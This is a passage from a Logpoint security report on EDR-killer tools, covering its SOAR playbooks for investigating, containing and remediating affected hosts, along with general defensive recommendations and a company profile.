The "Osquery Investigate Host - Main Incident" playbook aids investigations into EDR-killer tools by providing crucial system insights, such as the operating system version, running processes, startup items, services, and antivirus status. This information helps analysts identify potential tampering or unauthorized changes made by attackers who aim to impair endpoint detection and response (EDR) systems. By examining the system's current state and correlating it with known attack techniques like process injection, service modification, or disabling antivirus software, investigators can uncover how the EDR killer tool operated, revealing persistence methods or advanced evasion techniques used by the attackers. This holistic view of the system enables effective identification and response to threats targeting EDR defences.




Osquery Investigate Host - Main Incident

In addition, analysts can use Logpoint AgentX Process Dump to dump all the running processes during the initial execution of the EDR Killer payload.




Logpoint AgentX Process Dump

The “AgentX - Malicious File Investigation and Containment” playbook focuses on investigating and containing malicious binaries, files, and drivers dropped on the system. It begins by verifying the hash of the dumped file against various threat intelligence sources. The playbook immediately terminates the associated processes if the file is identified as dangerous. It removes the file from the system using the “Logpoint AgentX Terminate Process” and “Logpoint AgentX Remove Item” playbook.




AgentX - Malicious File Investigation and Containment

The "Logpoint AgentX Terminate Process" playbook helps security teams quickly stop suspicious processes associated with a host by providing the process name or ID. This effectively contains malicious activities like those from EDR killers and prevents further damage.




Logpoint AgentX Terminate Process

The "Logpoint AgentX Remove Item" playbook can aid in EDR killer cases by removing not only malicious files but also vulnerable drivers or payloads that attackers may have introduced to disable security systems, helping to prevent further exploitation and maintain system protection.




Logpoint AgentX - Remove Item

Once the malicious driver or payload has been removed, the "Logpoint AgentX Restart Service" playbook can restart key security processes like Sysmon or EDR software. This helps to ensure that vital monitoring and protection services are back up and running smoothly, restoring the host's defences and allowing the system to function securely again.




Logpoint AgentX Restart Service

The "Logpoint AgentX Isolate-Unisolate Host" playbook helps in both investigation and remediation by isolating a compromised host from the network to prevent the further spread of malware or attacker actions. It allows security teams to investigate the host safely without external threats or lateral movement while enabling quick remediation by containing the issue within the isolated system.




Logpoint AgentX Isolate-Unisolate Host

If AgentX is not installed, the generic playbook "Isolate Host - Generic Playbook" can be used. This playbook severs the device's network connection, preventing it from spreading harm or becoming a tool for ransomware attacks. This is a valuable asset for Logpoint users who leverage Endpoint Detection and Response (EDR) or Extended Detection and Response (XDR) solutions like AgentX, Sophos, Defender, Trend Vision One, CrowdStrike, and HarfangLab.



Isolate Host - Generic Playbook

Once the host is contained and remediated, the Unisolate Host—Generic Playbook can be executed to bring it online.



Unisolate Host - Generic Playbook

RECOMMENDATIONS AND CONCLUSION

Recommendations

1. Organizations must implement a robust driver security strategy, including real-time driver monitoring, digital signature verification, regular updates, and strict allowlisting of drivers to prevent exploitation of vulnerable drivers.
2. Zero Trust ensures that even if EDR systems are compromised, attackers cannot gain unrestricted access by enforcing strict identity verification and applying least-privilege principles.
3. A defence-in-depth strategy is critical, integrating EDR, firewalls, NDR, antivirus, and behavioural analytics to ensure comprehensive security even if one layer is breached.
4. Prepare for EDR impair attacks with clear incident response protocols, regular testing, and isolated backup systems to enable rapid recovery in case of an attack.
5. Ensure endpoints have tamper protection enabled, conduct regular audits of security settings, and monitor for unauthorized changes to prevent attackers from disabling security controls.
6. Enforcing Driver Signature Enforcement (DSE) ensures that only Microsoft-signed drivers are installed, preventing malicious or unsigned drivers from running on the system.
7. Implement network segmentation and micro-segmentation to isolate critical systems, limit lateral movement by attackers, and use Network Access Control (NAC) to enforce strict access policies.
8. Educate users about the risks of elevated privileges and enforce least-privilege access controls to prevent attackers from exploiting administrative rights to impair security measures.
9. Regularly update systems, drivers, and software and conduct vulnerability assessments to fix security flaws and reduce the risk of exploitation by attackers.

Conclusion

The rise of Endpoint Detection and Response (EDR) killers presents a critical challenge to organizational cybersecurity, as these tools specifically target and disable EDR systems, leading to security blind spots. Notable EDR killers include EDRKillShifter, Terminator, and AuKill, which utilize advanced techniques such as exploiting vulnerable drivers and syscall manipulation.

To defend against these threats, organizations should adopt multi-layered security architectures, enforce strict driver signatures, and regularly update their systems. Maintaining security resilience requires continuous updates to security tools and incident response strategies, allowing organizations to combat these sophisticated evasion techniques effectively. Organizations can significantly reduce the risk of security breaches by implementing these measures.

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, NDR, Case Management and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit www.logpoint.com